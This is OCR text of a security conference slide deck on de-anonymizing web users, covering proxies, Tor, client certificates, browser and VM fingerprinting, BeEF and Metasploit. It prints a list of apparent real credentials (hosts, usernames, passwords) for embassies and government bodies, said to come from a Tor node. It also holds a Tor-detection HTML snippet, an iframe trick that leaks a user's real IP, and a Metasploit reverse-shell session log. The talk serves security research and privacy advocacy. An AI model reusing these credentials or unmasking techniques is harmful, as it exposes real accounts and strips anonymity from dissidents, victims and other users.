
SecTheory
Internet Security


RAPID7

About Us

- Robert "RSnake" Hansen
- SecTheory LLC - CEO
  - http://www.sectheory.com
  - http://ha.ckers.org – the lab
  - http://sla.ckers.org – the forum
- Joshua "Jabra" Abraham
- Rapid7 LLC - Security Researcher
  - http://www.rapid7.com
  - http://blog.spl0it.org

De-Anonymizing You!

- Why does this matter?
  - Privacy advocacy
  - People think they're safe
  - Privacy is not a guarantee. It can be taken from you.
  - True anonymity is actually extremely difficult to achieve!!
- So we decided to attack users instead of websites for once.

Why is Privacy Good?

- Safety from trolls who want to drop docs
- Safer for political dissidents
- Safer for potential victims of violent crimes (women, children)…
- Allows people to be themselves (for good or bad)
- Safer for whistle blowers
- Increases freedoms

Why is Privacy Bad?

- Haven for "evildoers"
  - Allows them to attack easily
  - Allows them to retreat easily
  - Allows them to exfiltrate data easily
- Hurts law enforcement
- Prevents "social compact" rules of order from working in online contexts.

Either Way, Privacy is Broken

- The ecosystem is too complex
- IP is the "gold standard" for tracking people down on the Internet, but what if we could do better?
- Let's start with the basics of how people anonymize themselves.

How2

- Basic anonymization guide
- Proxies:
  - CGI proxies
  - SOCKS Proxies
  - Tor
  - Hacked machines
- Freemail
  - Hotmail
  - Gmail
  - Hushmail

Working proxy list


Proxy:Port	Latency (sec)	Type	Country	SSL	Last check time
200.65.127.161:80	0.3100	Transp.	MX	Y	2007-12-11 12:30:07
200.21.103.10:80	0.8603	**Elite**	CO	?	2007-12-11 12:32:05
195.175.37.8:80	0.9206	Transp.	TR	N	2007-12-11 12:32:34
221.26.207.4:80	0.9263	**Anon.**	JP	?	2007-12-11 12:28:05
66.153.203.218:80	1.0172	**Elite**	US	Y	2007-12-11 12:32:51
80.58.205.61:80	1.0245	Transp.	ES	N	2007-12-11 12:32:22
202.134.73.55:80	1.1470	**Elite**	HK	?	2007-12-11 12:32:29
194.102.253.158:80	1.3030	**Elite**	RO	?	2007-12-11 12:34:11
203.147.0.30:80	1.3302	**Elite**	TH	?	2007-12-11 12:28:49
168.209.0.48:80	1.3340	Transp.	ZA	Y	2007-12-11 12:31:50
221.195.41.196:80	1.7028	Transp.	CN	N	2007-12-11 12:31:09
198.36.203.162:80	2.4815	**Elite**	US	?	2007-12-11 12:32:22
222.62.198.66:80	2.5762	**Elite**	CN	N	2007-12-11 12:28:41
196.202.252.244:80	3.0651	Transp.	AO	?	2007-12-11 12:32:16
202.166.164.185:80	3.1732	**Anon.**	PK	Y	2007-12-11 12:32:29
194.146.227.15:80	3.2287	**Elite**	FR	?	2007-12-11 12:28:26
203.144.144.163:80	4.1522	Transp.	TH	?	2007-12-11 12:28:31
200.88.114.166:80	4.7338	**Anon.**	DO	?	2007-12-11 12:32:37
217.196.24.220:80	4.7393	**Anon.**	KZ	?	2007-12-11 12:33:45
168.209.0.50:80	5.2741	Transp.	ZA	Y	2007-12-11 12:31:13
168.243.199.228:80	5.6886	**Elite**	SV	?	2007-12-11 12:29:34

Client Side Certificates

- Good/Normal Use
- Improving the trust model
  - Client: has the cert in the browser
  - Servers: requires all clients have valid certs
- What if the client goes to another website with SSL?
  - Browser defaults to send the public key

Client Side Certificates

- Well, could this be malicious?
- Sniff the public key
  - Name of the system
  - System/OS
  - Username/Email of the client
  - Location of the server
  - Cert Issued / Expires



https://www.cs.uccs.edu/~cs591/secureWebAccess/fireFoxUserIDReq.png

Funny thing about usernames they often look like this:

- Common usernames:
  - Administrator
  - root
  - [first].[last]
  - [first]_[last]
  - [first]-[last]
  - handle
  - … full name of the victim

- Interesting more on this later….

Breaking Tor

- 100 embassy passwords
- Breach proxy honeypots
- Open Proxies you trust?
- HackedTor.exe
  - Setup the Client
  - Tor node just logs everything
  - We can play MiTM like Jay
- <img src="http://dige6xxwpt2knqbv.onion/wink.gif" onload="alert('You are using Tor')" onerror="alert('You are not using tor')">

Kazakhstan Embassy in Egypt 213.131.64.229 kazaemb piramid

Mongolian Embassy in USA 209.213.221.249 n.tumenbayar@mongolianembassy.us temp

UK Visa Application Centre in Nepal 208.109.119.54 vfsuknepal@vfs-uk-np.com Password

Defense Research & Development Organization Govt. Of India, Ministry of Defense jpsingh@drdo.com password+1

Indian Embassy in USA amb@indianembassy.org 1234

Iran Embassy in Ghana 217.172.99.19 iranemb_accra@mfa.gov.ir accra

Iran Embassy in Kenya 217.172.99.19 iranemb_kenya@mfa.gov.ir kenya

Hong Kong Liberal Party 202.123.79.164 miriamlau 123456

Browser Detection

- Mr T
  - Plugins
  - History
  - Screen Resolution
- BeEF
  - VMware detection (IE only)
  - Plugin detection
    - (Java, Flash and Quicktime)
  - Setup script in Backtrack4
- But…. The Cloud is the new Hotness!

Virtualization/Cloud Detection

- VM Detection
  - VMware
  - QEMU
  - VirtualBox
- Amazon EC2 Detection
  - Identify each region
- Works on:
  - Firefox and IE 6, 7 and 8
  - Works on Linux and Windows
  - Mac doesn't work - 64 bit issue
- New BeEF Module!
- Leverage this knowledge in our attacks

Pwn Dem v0hns

- Java on the client
  - Malicious Java Applet
- Client running old/vulnerable software:
  - Plugin and/or Browser
  - Metasploit exploit


```
msf exploit(handler) >
[*] Handler binding to LHOST 192.168.159.134
[*] Started reverse handler
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.

msf exploit(handler) > [*] Meterpreter session 1 opened (192.168.159.134:8080 ->
 192.168.159.132:1051)
```

BeEF to the MAX!

- New BeEF Modules
  - TOR detection
  - VM detection (Vmware, QEMU, VirtualBox and EC2)
  - AJAX "Ping" Sweep
  - Java Metasploit Payload Applet
  - BeEF Metasploit Integration
    - Autopwn / New Browser 0day
- Updated BeEF Modules
  - Visited URLs (Alexa top 500)
- New version of BeEF coming…
  - http://www.bindshell.net/beef

Real IP


- Java
  - Java internal IP
- Flash
- scp:// (winSCP)
- Word/pdf bugs
- itms:
  - Already part of decloak.net




```
<!-- // ITMS validates the target domain as apple.com, so we have to use a new trick (via RSnake) // -->
<iframe width=1 height=1
        src="itms:www.apple.com:thanksRSNAKE@2aee0242c910aa6c95a6c496480dca30.itms.67.78.61.194.0.0.0.0.s
</iframe>
```

File System Enumeration


- res:// timing
- res:// timing without JavaScript
- smbenum



- "Wtf?"

Usernames and Computer Names!

- But seriously – that's just terrible, let's just get the username and computer name directly!
- Cut and paste
  - http://hackers.org/log.cgi?



Follow TCP Stream

Stream Content

```
(
....C.A.R.B.O.Y.R.o.b.e.r.t. .H.a.n.s.e.n.C.A.R.B.O.Y..*..
g.....................?...i?.3..C1.6.oq....NSn..7O.~.....qP.v.w.i.n.d.o.w.s. .2.0.0.2. .S.
..w.i.n.d.o.w.s. .S.e.r.v.e.r. .2.0.0.3. .R.2. .3.7.9.0. .S.e.r.v.i.c.e. .P.a.c.k. .2...
```


Save As | Print | Entire conversation (412235 bytes) | ASCII | EBCDIC | Hex Dump | C Arrays | Raw

Close | Filter Out This Stream


SMBenum

- SMB enum only finds certain types of files and only if known prior to testing
- SMB enum could also gather usernames through brute force
- Usernames + res:// timing could gather programs that smbenum alone couldn't


Google


burp suite v1.2.01
burp intruder repeater window help
target proxy spider scanner intruder repeater sequencer decoder comparer comms alerts
intercept options history
Filter: showing all items
host method URL params mod status length MIME type extension title SSL
8 https://sb-ssl.g... GET /favicon.ico image ico 74
9 https://sb-ssl.g... GET /safebrowsing/newkey?client=navclient-auto-ffox&ap... 200 469 text 74
request response
raw params headers hex
GET /safebrowsing/newkey?client=navclient-auto-ffox&appver=3.5.1&pver=2.2 HTTP/1.1
Host: sb-ssl.google.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.9.1.1) Gecko/20090715 Firefox/3.5.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
< >
0 matches

